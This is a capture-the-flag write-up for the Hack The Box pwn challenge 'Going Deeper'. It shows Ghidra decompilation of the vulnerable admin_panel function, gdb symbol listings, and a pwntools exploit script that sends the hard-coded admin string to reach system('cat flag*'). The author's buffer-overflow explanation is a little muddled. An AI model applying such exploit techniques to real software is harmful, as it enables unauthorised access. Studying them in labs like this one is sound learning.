
HTB PWN: Going Deeper

Tools: Ghidra, Python


Alright this was one of the first PWN that I have ever done and I could not have got as far as I did without some help with python scripting.

From the decompilation of admin_panel in Ghidra we can see that if we can get the printf function to spit out welcome admin then the system will cat the flag.txt file. This was not a simple find and decipher password as I had thought after moving over from reverse engineering and was kind of surprised. This flag can only be captured by performing a buffer overflow.
Upon closer inspection on line 27 we can see there is a read function with 0x39 (57 decimals) meaning this line can read a total of 57 chars. However on line 29 strncmp will only accept 52 chars. This is where we can do our buffer overflow.




```
 1
 2 void admin_panel(long param_1,long param_2,long param_3)
 3
 4 {
 5   int iVar1;
 6   char local_38 [40];
 7   long local_10;
 8
 9   local_10 = 0;
10   printf("[*] Safety mechanisms are enabled!\n[*] Values are set to: a = [%x], b = [%ld], c = [%ld].
    \n[*] If you want to continue, disable the mechanism or login as admin.\n"
11          ,param_1,param_2,param_3);
12   while (((local_10 != 1 && (local_10 != 2)) && (local_10 != 3))) {
13     printf(&DAT_004014e8);
14     local_10 = read_num();
15   }
16   if (local_10 == 1) {
17     printf("\n[*] Input: ");
18   }
19   else {
20     if (local_10 != 2) {
21       puts("\n[!] Exiting..\n");
22                     /* WARNING: Subroutine does not return */
23       exit(0x1b39);
24     }
25     printf("\n[*] Username: ");
26   }
27   read(0,local_38,0x39);
28   if (((param_1 != 0xdeadbeef) || (param_2 != 0x1337c0de)) || (param_3 != 0x1337beef)) {
29     iVar1 = strncmp("DRAEGER15th30n34nd0nly4dm1n15tr4t0R0fth15sp4c3cr4ft",local_38,0x34);
30     if (iVar1 != 0) {
31       printf("\n%s[-] Authentication failed!\n",&DAT_00400c40);
32       goto LAB_00400b38;
33     }
34   }
35   printf("\n%s[+] Welcome admin! The secret message is: ",&DAT_00400c38);
36   system("cat flag*");
37 LAB_00400b38:
38   puts("\n[!] For security reasons, you are logged out..\n");
39   return;
40 }
41
```

Before we move on we need one last thing. If we use gdb on the file and then info func we can find the system call that will cat the flag. (This is listed on line 36 in the decompiler)



```
Non-debugging symbols:
0x00000000004006b8  _init
0x00000000004006e0  strncmp@plt
0x00000000004006f0  puts@plt
0x0000000000400700  system@plt
0x0000000000400710  printf@plt
0x0000000000400720  alarm@plt
0x0000000000400730  read@plt
0x0000000000400740  srand@plt
0x0000000000400750  time@plt
0x0000000000400760  setvbuf@plt
0x0000000000400770  strtoul@plt
0x0000000000400780  exit@plt
0x0000000000400790  rand@plt
0x00000000004007a0  _start
0x00000000004007d0  _dl_relocate_static_pie
0x00000000004007e0  deregister_tm_clones
0x0000000000400810  register_tm_clones
0x0000000000400850  __do_global_dtors_aux
0x0000000000400880  frame_dummy
0x0000000000400887  read_num
0x00000000004008dd  banner
0x000000000040099c  setup
0x00000000004009e9  admin_panel
0x0000000000400b47  main
0x0000000000400ba0  __libc_csu_init
0x0000000000400c10  __libc_csu_fini
0x0000000000400c14  _fini
gef➤  disas system
Dump of assembler code for function system@plt:
   0x0000000000400700 <+0>:     jmp    QWORD PTR [rip+0x20189a]        # 0x601fa0 <system@got.plt>
   0x0000000000400706 <+6>:     push   0x2
   0x000000000040070b <+11>:    jmp    0x4006d0
End of assembler dump.
```

Listed here is what I wrote to prin the flag. You can see the system call we just recieved from gdb and the string of code we are going to send with a null byte included to cause our buffer overflow. Voila we have the flag!




home > rogue1 > HTB > CTF > Apocalypse2022 > goingdeeper > exploit.py > ...

```python
#!/usr/bin/python3
from pwn import *

context(os='linux', arch='amd64')
libc = ELF('/home/rogue1/HTB/CTF/Apocalypse2022/goingdeeper/glibc/libc.so.6', checksec=False)
e = ELF('sp_going_deeper')
context.binary = e
p = e.process()
#p = remote("188.166.172.138", 30179)
junk = b"A"*48
system_call = p64(0x400700)
p.sendline(b"2")
#p.recvline()
#payload = junk + system_call
#raw_input()
p.sendline("DRAEGER15th30n34nd0nly4dm1n15tr4t0R0fth15sp4c3cr4ft\x00")
p.recvline()
p.interactive()

```



```
goldenfang@d12:$ history
    1 ls
    2 mv secret_pass.txt flag.txt
    3 chmod -x missile_launcher.py
    4 ls
    5 history

[*] Safety mechanisms are enabled!
[*] Values are set to: a = [1], b = [2], c = [3].
[*] If you want to continue, disable the mechanism or login as admin.

1. Disable mechanisms ⚙
2. Login ✅
3. Exit 🏃
>>
[*] Username:
[+] Welcome admin! The secret message is: HTB{f4k3_fl4g_4_t35t1ng}

[!] For security reasons, you are logged out..

[*] Got EOF while reading in interactive
$
[0] 0:python3*
```

Summary: Definitely not what I was ready for and I got a crash course in buffer overflow and how to spot it. Some of the code in the Python script is leftover from the challenge and it was required to establish a tcp connection to launch the binary.